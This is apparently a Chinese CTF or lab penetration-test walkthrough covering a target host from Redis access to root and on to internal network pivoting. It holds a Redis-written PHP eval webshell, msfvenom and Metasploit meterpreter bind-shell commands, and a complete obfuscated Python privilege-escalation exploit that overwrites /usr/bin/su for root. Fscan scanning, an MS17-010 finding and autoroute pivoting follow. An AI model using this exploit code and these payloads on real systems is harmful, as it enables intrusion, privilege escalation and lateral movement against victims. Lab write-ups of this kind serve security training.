
flag为:
flag{7b4b73d7e9ef1c5959efbb820de2495e}
提交发现flag是错的。继续看其他的配置文件

发现密码P@ssw0rd_sec,尝试使用此密码登录ssh,失败。
登录redis成功
80端口web服务是一个空页面


测试常见路径phpinfo.php,看到phpinfo页,得到绝对路径为: /var/www/html

使用redis写webshell
CONFIG SET dir "/var/www/html/"
CONFIG SET dbfilename "2.php"
SET webshell "<?php @eval($_REQUEST['1']);?>"
SAVE
成功getshell

www-data权限的Ubuntu
提权
使用msfvemon生成一个Linux的bind_tcp
msfvenom -p linux/x64/meterpreter/bind_tcp lport=6666 -f elf > 1.elf
msfconsole这样配置:
use exploit/multi/handler
set payload linux/x64/meterpreter/bind_tcp
set RHOST 192.168.52.4
set LPORT 6666
run
传上去执行获取到meterpreter

shell进入交互shell

直接使用copyfail提权,先准备好copyfail的提权payload
#!/usr/bin/env python3
import os as g,zlib,socket as s
def d(x):return bytes.fromhex(x)
def c(f,t,c):
 a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"));h=279;v=a.setsockopt;v(h,1,d('0800010000000010'+'0'*64));v(h,5,None,4);u,_=a.accept();o=t+4;i=d('00');u.sendmsg([b"A"*4+c],[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08'+i*3),],32768);r,w=g.pipe();n=g.splice;n(f,w,o,offset_src=0);n(r,u.fileno(),o)
 try:u.recv(8+t)
 except:0
f=g.open("/usr/bin/su",0);i=0;e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))
while i<len(e):c(f,i,e[i:i+4]);i+=4
g.system("su")
保存在1.py中

执行
python3 1.py
成功提权到root权限


上一个交互shell
python3 -c "import pty;pty.spawn('/bin/bash')"

横向
ip a发现第三个网段192.168.37.0/24
传个fscan扫描
./fscan -h 192.168.37.0/24

发现新设备:192.168.37.6,并且存在MS17-010漏洞
二级代理
run post/multi/manage/autoroute SUBNET=192.168.37.0 NETMASK=255.255.255.0

再去Proxifier上配一下就行了
